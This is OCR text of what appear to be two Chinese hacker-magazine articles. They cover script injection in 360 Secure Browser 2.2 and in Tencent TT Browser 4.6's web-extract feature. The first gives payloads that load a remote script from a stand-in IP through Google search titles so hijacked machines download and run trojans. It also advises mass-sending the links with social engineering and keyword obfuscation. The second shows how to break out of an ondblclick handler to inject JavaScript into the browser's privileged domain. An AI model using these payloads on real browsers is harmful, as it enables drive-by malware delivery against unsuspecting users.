


图5




图6

成功！既然有几率添加管理员和启动项，同样也就意味着有几率让被劫持机器下载木马并运行。

或许有人会问，既然都能让别人访问我们的网站了，那直接挂马不就可以了。其实，完全不需要自建诈骗网站来达到如上效果，




图7

Google和百度等搜索引擎会主动帮助我们，它们的网页默认title为搜索内容。在Google里搜索“<script src=http://192.168.75.3/360/360.js></script>”，返回的网页标题为:“<title><script src=http://192.168.75.3/360/360.js></script> – Google 搜索</title>”，被编码的问题不用担心，效果如图8 所示。




图8

同样，用Google帮忙挂马方法，也可搜索<iframe src=http://www.baidu.com></iframe>，地址为:http://www.google.cn/search?hl=zh-CN&newwindow=1&q=%3Ciframe+src%3Dhttp%3A%2F%2Fwww.baidu.com%3E%3C%2Fiframe%3E。把地址群发给别人，Google网页再配合社工欺骗，大部分人会点击的，并且为了隐蔽，还可以混淆其他关键词。

至于未过滤的str_url处，直接构造正常的“url+#'><iframe/src=http://www.baidu.com></iframe>”同样可行。

360安全浏览器默认显示se:home页，这个功能确实贴切，一般人都不会禁掉它，相信以360的份额，这个漏洞还是有一定影响力的。

以上测试皆是在IE7内核下的360安全浏览器2.2.0.3的环境下进行的。

前置知识：无
关键词：漏洞、腾讯浏览器、注入



腾讯TT浏览器任意代码注入执行漏洞

文/图 爱无言

在前几期杂志里，我分别公布了关于腾讯浏览器的几个安全问题。有一些安全问题是比较严重的，比如利用口令牌绕过浏览器黑白名单限制的漏洞，以及腾讯浏览器执行任意COM文件的安全漏洞。这一次，我们一起来分析一个非常有意思的漏洞，这次的漏洞虽然看起来不是那么严重，但却可以衍生出很多的利用方式。

打开腾讯浏览器（简称为TT浏览器），本文测试的版本为TencentTraveler4.6.1（436），发布日期为2009年6月25日。在TT浏览器的右上方有一个"网页提取"工具图标，如图1 所示。




图1

这个工具的功能为TT浏览器用户提供了保存打开网页中图片、文字、Flash的功能。现在随意打开一个网站，这里假设为http://127.0.0.1，然后点击"网页提取"，如图2 所示。

此时我们看到，TT浏览器的网页提取功能对当前网页中的图片进行了提取，同时排列成一个表，然后在网页上方给出了"保存所选"功能。我们还注意到，当我们双击其中某一个图片时，TT浏览器会自动将该图片在浏览器中打开显示，可以说TT浏览器为用户提供了一种非常好的网页浏览辅助功能。




图2

但是，现在我们想一想这种浏览器网页提取功能的实现原理。以提取网页图片功能来作为例子，TT浏览器首先必须找出当前网页中的每一个图片元素。这个功能可以利用对网页中IMG标签的遍历来获得。接下来，浏览器必须对图片元素的属性进行自动分析，找出图片的来源地址，也就是IMG元素的src属性值，同时获得图片的名称，将这两个值做成一个列表，然后回显到浏览器上，形成图2 的样子。根据分析，TT浏览器的网页提取功能确实是按照这样的原理来实现的，其中部分实现代码如下：

```
var strHtml = "";
var i = 0;
var objIndexsSmall = new Array;
var objIndexsBig = new Array;
var objIndexsHuge = new Array;
var objCollImg = objDoc.all.tags("img");
//获取网页中的所有img元素
```

```
//filte same url
for(i = 0; i < objCollImg.length; i++)
{var objImg = objCollImg[i];
if(CheckSame(objImg.src))//获取img元素的src属性值
continue;
```

这时一个问题出现了，TT浏览器网页提取功能获得的这些网页属性值被浏览器重新显示了一次，例如图片的src值。只有这样，用户在双击某一张图片时，TT浏览器才会按照src来源地址来打开图片。我们看一看TT浏览器这段实现代码：

```
"<div class='img_block'><table style='cursor:hand; ' cellspacing='0' cellpadding='0' border='0'><tr><td id='block_" + nIndex + "'class='normal_block' onmouseover=\"OnOverBlock(" + nIndex + ");\" onmouseout=\"OnOutBlock(" + nIndex + ");\" onclick=\"OnClickBlock(" + nIndex + ");\" ondblclick=\"OnClickImg('" + strUrl + "');return false;\">";
```

其中strUrl为TT浏览器获取的当前网页中图片的来源网址，即IMG的src属性值。现在，如果我们设置一个图片的src值为一段精心编写的脚本，那么TT浏览器的网页提取功能会怎样显示呢？

我们来做一个测试，将一个网页中的图片的src值设置为"<marquee>爱无言"，现在我们来看看效果，如图3 所示，显示出了一个"爱无言"的名字。相信大家现在明白什么意思了：TT浏览器的网页提取功能会自动执行HTML脚本语句。




图 3

现在我们已经可以通过修改网页元素属性值的方法，来将HTML脚本注入到TT浏览器中执行，这隐约看起来是一个安全问题。如果我们能将JS脚本也注入到TT浏览器中执行，那么这个问题的安全威胁就被扩大了。

回到前面给大家提供的一段TT浏览器网页提取功能实现代码"ondblclick=\"OnClickImg('" + strUrl + "');return false;\">";"。这是一个非常关键的地方，图片IMG元素的src属性值被放入了ondblclick这个消息处理中，也就是我们在双击网页提取功能给出的图片时，TT浏览器就会自动调用这个ondblclick。于是，我们要做的事情就是将想要执行的JS脚本注入到这里。但这面临一个问题，我们的JS脚本注入在了strUrl这个地方，其前面的onclickimg函数必须正确执行，后面的return false也必须正确封闭好。所以，我们的JS脚本大概类似这个样子"')；xxxxx"(不包含两边的双引号)。

好了，至此我们就分析完TT浏览器这个代码注入执行漏洞的原理与利用方法。在文章的最后，给大家提供一个演示网页的例子，这个例子在我们使用TT浏览器图片提取功能后，一旦双击网页提取后的图片，TT浏览器将会陷入到一个死循环中，这个死循环调用了TT浏览器自身提供的一个方法，而这个方法只有在获得TT浏览器自身域权限的情况下才会被执行，所以也证明我们将JS代码确实注入到了TT浏览器域中。关于其他的利用方法，相信通过大家的努力测试，可以将更为复杂的JS脚本注入到浏览器中执行。

